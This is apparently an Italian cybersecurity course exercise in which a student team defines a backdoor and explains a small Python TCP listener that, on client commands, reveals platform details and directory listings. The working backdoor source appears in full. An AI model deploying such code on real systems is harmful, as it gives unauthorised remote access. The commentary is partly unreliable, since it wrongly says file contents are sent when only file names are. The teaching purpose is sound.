



TEAM 6

Team leader:

Samuele Aversa

Team members:

Gabriele Arcelli

Federico Biggi

Giammarco Iorio

Roberta Mercadante

Valerio Zampone

S3L4

BACKDOOR

L'ESERCIZIO DI OGGI CONSISTE NEL COMMENTARE/SPIEGARE QUESTO CODICE
CHE FA RIFERIMENTO AD UNA BACKDOOR. INOLTRE SPIEGARE COS'È UNA
BACKDOOR.

INDICE:

- PAGINA 3 DEFINIZIONE DI BACKDOOR
- PAGINA 4 CODICE COMPLETO
- PAGINA 5-7 ANALISI E COMMENTO DEL CODICE



Le backdoor sono righe di codice che permettono all'utilizzatore di eseguire comandi da remoto su server o macchine, ovvero di entrare come amministratore all'interno di esse senza alcun tipo di autorizzazione.

```
kali㉿kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0                                backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()


print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue


    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Questo codice Python implementa un server che ascolta su una porta specifica e gestisce le connessioni in ingresso dal client, offrendo funzionalità per rispondere a richieste specifiche utilizzate per eseguire operazioni di sistema sul server stesso.

Come primo passaggio il codice carica le librerie socket, platform e os. Il modulo socket viene utilizzato per la creazione di connessioni di rete, il modulo platform viene invece utilizzato per ottenere informazioni sulla piattaforma su cui viene eseguito il programma, mentre il modulo os fornisce funzionalità per interagire con il sistema operativo.



```
GNU nano 6.0                                         backdoor.py *
import socket, platform, os
SRV_ADDR = ""
SRV_PORT = 1234
```



SRV_ADDR e SRV_PORT definiscono le variabili per l' indirizzo IP e la porta su cui il server ascolta (l'indirizzo del server è vuoto per accettare connessioni da tutte le interfacce)

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)
```

In queste righe viene definita una variabile 's' per la creazione del socket utilizzando la funzione 'socket.socket()'.

Questa utilizza i parametri 'socket.AF_INET' e 'socket.SOCK_STREAM' che indicano rispettivamente connessioni di tipo IPv4 e protocollo TCP per lo scambio di dati.

Con la funzione 's.bind' vengono associati porta e indirizzo, mentre con la funzione 's.listen' il socket ascolta la coppia ip-porta configurata in precedenza.

Il numero 1 indica il numero massimo di connessioni in coda.

Infine, 's.accept' accetta le connessioni in entrata da parte del client ottenendo una nuova socket 'connection' e l' indirizzo del client.

Print manda un messaggio output 'client connesso'.

Con 'while' il server entra in un loop infinto in cui gestire le richieste del client.

Il ciclo try-except gestisce eventuali errori che possono verificarsi durante il loop dove con 'connection.recv' il server riceve i dati dal client con una dimensione massima di 1024 byte e 'continue' indica che con la presenza di un errore il ciclo non si interrompe ma passa al loop successivo.

Nel ciclo if-elif il server interpreta i dati ricevuti e risponde di conseguenza: se il client invia 1 il server invia informazioni sulla piattaforma utilizzando 'platform.platform()' e 'platform.machine()' ; se il client invia 2, il server riceve ulteriori dati dal client, a questo punto tramite 'os.listdir()' ottiene l'elenco dei file nella directory specificata.

Il ciclo 'for x in filelist' unisce e invia i contenuti di ogni file nella lista; infine, se il percorso non è valido, 'except' restituisce un messaggio di errore. Con 'elif data.encode('utf-8')' se il client invia 0 si chiude la connessione corrente e 's.accept()' ne accetta una nuova.

```
while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```